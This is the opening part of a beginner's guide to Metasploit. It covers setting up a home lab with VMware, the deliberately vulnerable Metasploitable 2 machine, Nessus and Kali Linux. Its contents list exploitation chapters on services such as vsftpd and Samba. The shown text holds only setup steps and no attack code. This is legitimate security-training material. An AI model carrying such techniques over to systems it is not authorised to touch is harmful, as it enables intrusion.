

The Easiest Metasploit Guide You'll Ever Read

An Introduction to Metasploit, featuring VMWare Workstation Pro, Kali Linux, Nessus, and Metasploitable 2

by Scott Morris (Andronicus) - <https://a.ndronic.us/>

The Easiest Metasploit Guide You'll Ever Read

An Introduction to Metasploit, featuring VMWare Workstation Pro, Kali Linux, Nessus, and Metasploitable 2

Published by

Scott Morris - Andronicus

<https://a.ndronic.us/>

License under which this work is released: You can make unlimited copies of this work in its entirety under the condition that all of its contents remain intact, in the condition that they are found at the website located at <https://a.ndronic.us/>. Do not modify any part of this work prior to distributing to other parties. Scott Morris retains all copyrights to this work. Feel free to make as many copies as you want, and give them to as many parties as you want. Just leave the content as it is.

LIMIT OF LIABILITY/DISCLAIMER OF WARRANTY: THE PUBLISHER AND THE AUTHOR MAKE NO REPRESENTATIONS OR WARRANTIES WITH RESPECT TO THE ACCURACY OR COMPLETENESS OF THE CONTENTS OF THIS WORK AND SPECIFICALLY DISCLAIM ALL WARRANTIES, INCLUDING WITHOUT LIMITATION WARRANTIES OF FITNESS FOR A PARTICULAR PURPOSE. NO WARRANTY MAY BE CREATED OR EXTENDED BY SALES OR PROMOTIONAL MATERIALS. THE ADVICE AND STRATEGIES CONTAINED HEREIN MAY NOT BE SUITABLE FOR EVERY SITUATION. THIS WORK IS SOLD WITH THE UNDERSTANDING THAT THE PUBLISHER IS NOT ENGAGED IN RENDERING LEGAL, ACCOUNTING, OR OTHER PROFESSIONAL SERVICES. IF PROFESSIONAL ASSISTANCE IS REQUIRED, THE SERVICES OF A COMPETENT PROFESSIONAL PERSON SHOULD BE SOUGHT. NEITHER THE PUBLISHER NOR THE AUTHOR SHALL BE LIABLE FOR DAMAGES ARISING HEREFROM. THE FACT THAT AN ORGANIZATION OR WEBSITE IS REFERRED TO IN THIS WORK AS A CITATION AND/OR A POTENTIAL SOURCE OF FURTHER INFORMATION DOES NOT MEAN THAT THE AUTHOR OR THE PUBLISHER ENDORSES THE INFORMATION THE ORGANIZATION OR WEBSITE MAY PROVIDE OR RECOMMENDATIONS IT MAY MAKE. FURTHER, READERS SHOULD BE AWARE THAT INTERNET WEBSITES LISTED IN THIS WORK MAY HAVE CHANGED OR DISAPPEARED BETWEEN WHEN THIS WORK WAS WRITTEN AND WHEN IT IS READ.

Copyright © 2018 by Andronicus, Salt Lake City, UT

First Edition, 2018

Published in the United States of America

Table of Contents

Disclaimer.....	5
Overview.....	6
Assumptions.....	6
System Requirements.....	7
Installation and Setup of Virtual Machines.....	7
VMWare Workstation.....	7
Download and Install.....	7
Download and Set Up Metasploitable 2.....	9
Download and Set Up Nessus.....	11
Download and Set Up Kali.....	15
Configuration of Virtual Machines.....	19
Metasploitable 2.....	19
Nessus.....	20
Set Up Nessus Scan.....	26
Settings Tab.....	28
Credentials Tab.....	36
Plugins Tab.....	37
Kali.....	38
Gathering Information.....	43
Scanning in Metasploit.....	43
The Nessus Scan.....	46
Research.....	49
A Look at vsftpd.....	49
Exploiting vsftpd.....	50
Try Telnet.....	53
Exploiting rexecd.....	56
Rogue Shell Backdoor?.....	57
A Look at Samba.....	59
Exploiting Samba.....	62
A Look at UnrealIRCd.....	64
Exploiting UnrealIRCd.....	65
A Look at the VNC Server.....	67
Exploiting the VNC Server.....	68
A Look at the Java RMI Registry.....	70
Exploit-DB.....	73
Exploiting Java RMI Registry.....	76
A Look at NFS.....	80
Exploiting NFS.....	80
A Look at ProFTPD.....	82
Exploiting ProFTPD.....	83

Metasploit Maintenance.....	86
Database Connectivity.....	86
Clear Database.....	86
Additional Resources.....	87
Other Vulnerable Virtual Machines.....	87
Metasploitable 3.....	87
Security Scenario Generator.....	88
Other Metasploit Resources.....	88
Hacking Practice.....	89
Recap.....	89

Disclaimer

The topics covered in this guide are for your own personal use on your own personal computer systems, period. Using this information to attack, or attempt to attack, or even attempt to connect to systems that you are not expressly authorized to access can result in you going to jail. Accessing systems that are not your own personal property or which you do not have explicit written permission to access is considered illegal nearly everywhere. So please, just don't do it. I will not be held responsible for illegal actions taken by anyone using this document.

Overview

This guide is for those who are aware of what Metasploit is, and want to learn to use it, but are not quite sure how to get started. We'll walk through the basics of getting a lab set up on your workstation. This guide will work for you whether you are using Windows or Linux as your host operating system. We will be setting up the following:

- VMWare Workstation Pro
- Metasploitable 2
- Nessus vulnerability scanner
- Kali Linux

After these have been installed and set up, we will look at using Metasploit to gain access to the Metasploitable 2 system. We will go step-by-step, so that everything is clear. My goal is to make this as easy to follow as possible. I will cover every step involved in each of these procedures.

Assumptions

Because I do not want to exhaustively cover every minute detail, I will have to assume some things about the reader. You should already be familiar with the following:

- How to install things on your operating system
- Some familiarity with the Linux command line will be helpful
- The basics of networking and protocols will be helpful
- Editing files with a text editor
- Patience – hacking can take a lot of time
- Willingness to research – we'll cover what and how
- Downloading files (and finding them afterward)
- Using telnet, VNC, FTP and other similar networking clients

Essentially, you should be somewhat of a “power user.” You do not need to have much experience as a hacker, but some familiarity with the terminology will help.

In essence, this guide is for those who are already “good with computers,” but who haven’t done much with Metasploit.

Great, let’s get started.

System Requirements

This will work best on a system that has at very least 8 GB of RAM. The system I’m working on has 16 GB of RAM. VMWare Workstation Pro has an installer for Windows and one for Linux. I’d guess that there’s a way to get it installed and running on the Mac, as well. For our purposes, we’re going to use either Windows or Linux. It looks like the total amount of disk space required is 88 GB. The more CPU cores the better, and I’d definitely recommend a 64-bit machine.

Installation and Setup of Virtual Machines

VMWare Workstation

We are going to set up this entire lab using three virtual machines on one physical machine. So, the first thing we’ll need is a desktop hypervisor. Though other hypervisors (such as VirtualBox) may work, we’ll use VMWare Workstation Pro. The evaluation version is fully functional for 30 days. This will allow you to go through this guide multiple times.

Download and Install

First, let’s download VMWare Workstation Pro and get it set up. The download page is here:

<https://www.vmware.com/products/workstation-pro/workstation-pro-evaluation.html>

The download itself is over 460 Megabytes, so it will take a few minutes. Once it’s downloaded, go ahead and install it.

Note:

For Linux users, you will have to make it executable and then run it as root. This is done with the following commands. Your version of VMWare Workstation may differ from the one shown in the example below:


```
$ chmod +x VMware-Workstation-Full-14.1.1-7528167.x86_64.bundle  
$ sudo ./VMware-Workstation-Full-14.1.1-7528167.x86_64.bundle
```

For our purposes here, we do not have a license key. If you are prompted for one during the installation process, proceed without one. If you do have one, go ahead and put it in.

The installation process may take a few minutes.

Once the installation has completed, open VMWare Workstation Pro. It may prompt you again for a license key. If you do not have one, tick the radio button labeled “I want to try VMWare Workstation 14 for 30 days,” and click OK.

When it starts up, you will see something like this:



Let's now continue with getting the virtual machines set up.

Note:

When you are running a virtual machine in VMWare Workstation Pro, it may capture your mouse. If this happens, push CTRL+ALT to release it.

Download and Set Up Metasploitable 2

The first thing we need is a vulnerable operating system that we can use to help us learn Metasploit. This comes in the form of a Linux distribution called Metasploitable 2. It has many, many vulnerabilities. In this guide, we are mostly going to focus on the ones that will let us exploit it remotely.

To download Metasploitable 2, go here:

<https://sourceforge.net/projects/metasploitable/files/Metasploitable2/>


Click on the “Download Latest Version” button. At the time of this writing, the download was about 833 Megabytes.

When it is finished, unzip the archive. Remember where this is.

Go into VMWare Workstation. Click on the “Open a Virtual Machine” icon on the home tab. Or, you can click on the File Menu, and then “Open.” Or, if you’re a keyboard shortcut person, CTRL+O will do the same thing.


A dialog box will appear, asking you which virtual machine you want to open. We are not going to open the zip file. Go into the directory where you unzipped it. Go inside the “Metasploitable2-Linux” directory. There should be a file there called “Metasploitable.vmx.” Open that file.

Back in the VMWare Workstation main interface, there will be a new entry showing our Metasploitable2-Linux virtual machine:




The first thing we need to do is change the networking from NAT to Bridged. Otherwise, things may not work the way we want them to.

Right-click on the “Metasploitable2-Linux” entry. Then, click “Settings”:



Your virtual machine settings will appear. Click on the Network Adapter. Then, on the right side, change the Network Connection from NAT to Bridged:



When you have done this, click “Save.”

We’re now done with setting up Metasploitable 2. After we get some other tools installed and set up, we’ll start it up, and begin hacking at it.

Download and Set Up Nessus

Nessus is one of the widely-used vulnerability scanners. We’re going to use it to help us find the best vulnerable services on the Metasploitable 2 system. Setting up Nessus is not absolutely required for this lab, but it is highly recommended. Knowing how to use Nessus will be a very big asset to you.

We will be downloading an OVA file. This is basically just an image that we will be importing into VMWare Workstation. Other hypervisors, such as VirtualBox, will also import OVA images.

The download link is here:

<https://www.tenable.com/downloads/tenable-appliance>

We are looking for the latest version of the Tenable Virtual Appliance. At the time of this writing, it was “Tenable Virtual Appliance 4.7.0”. In that section of the page, we’re looking for a filename that ends in “.ova”:

Tenable Virtual Appliance 4.7.0

Release Date

01/15/2018

Product Notes

The base package and update files below include **Nessus 7.0.1**, **SecurityCenter 5.6.1**, and **Nessus Network Monitor 5**. [documentation](#) for more information.

Release Notes:

[Tenable Virtual Appliance 4.7.0](#)

Name	Description
 TenableAppliance-HyperV-4.7.0-light.zip	Tenable Appliance Light Version 4.7.0 - Requires a connection to https://appliance.cloud.tenable.com . This is the sensor/scanner only version configured for Nessus or NNM installations for Hyper-V.
 TenableAppliance-4.7.0-6-update.tar	The Tenable Appliance 4.7.0 update is for the 4.5.0, 4.6.0 and 4.6.1 versions of the Appliance and will update the appliance to version 4.7.0.
 TenableAppliance-VMware-4.7.0-standard.ova	Tenable Appliance Standard Version 4.7.0 - This is the full install of the Tenable software appliance for SecurityCenter, Nessus, or NNM installations for VMware.
 TenableAppliance-VMware-4.7.0-light.ova	Tenable Appliance Light Version 4.7.0 - Requires a connection to https://appliance.cloud.tenable.com . This is the sensor/scanner only version configured for Nessus or NNM installations for VMware.


Go ahead and download that file. Remember where you saved it.

To get Nessus into VMWare, click on the “Open a Virtual Machine” icon on the home tab. Or, you can click on the File Menu, and then “Open.” Or, if you prefer keyboard shortcuts, CTRL+O will do the same thing.

A dialog box will appear, asking which file you want to open. Browse to where you saved the Nessus OVA file. Select it and click “Open.”

First, it will show you a screen where you have to accept the terms, etc. Click Next.


Then, it will show you a screen where you determine the name and path of your Nessus scanner:



This just asks you what you want to name it and where you want to save it. Once you are satisfied, click “Import”.


A progress dialog box will pop up and show you what it's doing.

When it finishes, you will see a new entry in the left pane of VMWare Workstation:



As we did with Metasploitable 2, we need to set the networking on this virtual machine from NAT to Bridged. Right click on your Nessus virtual machine, and click “Settings,” as we did before.

Then, change NAT to bridged:



Also, I would recommend changing the amount of memory to 4 GB (4096 MB) in the memory setting at the top of that window.

In addition, we're only going to need one interface, so remove the rest of them. When you have done this, click "Save."

Download and Set Up Kali

Kali Linux has all of the tools we will need in a single place. Because of this, we are going to set up a Kali virtual machine in VMWare Workstation. Let's begin by downloading it. For Kali, we will be downloading another OVA file. At the time of this writing, the download is about 3.3 GB.

The download page for the VMWare image is here:

<https://www.offensive-security.com/kali-linux-vmware-virtualbox-image-download/>

It is recommended to download the 64-bit version if possible, but the 32-bit version should work just as well.

So, to get Kali into VMWare, click on the “Open a Virtual Machine” icon on the home tab. Or, you can click on the File Menu, and then “Open.” Or again, CTRL+O will do the same thing.

A dialog box will appear, asking which file you want to open. Browse to where you saved the Kali OVA file. Select it and click “Open.”


It will show you an “Import Virtual Machine” dialog box:



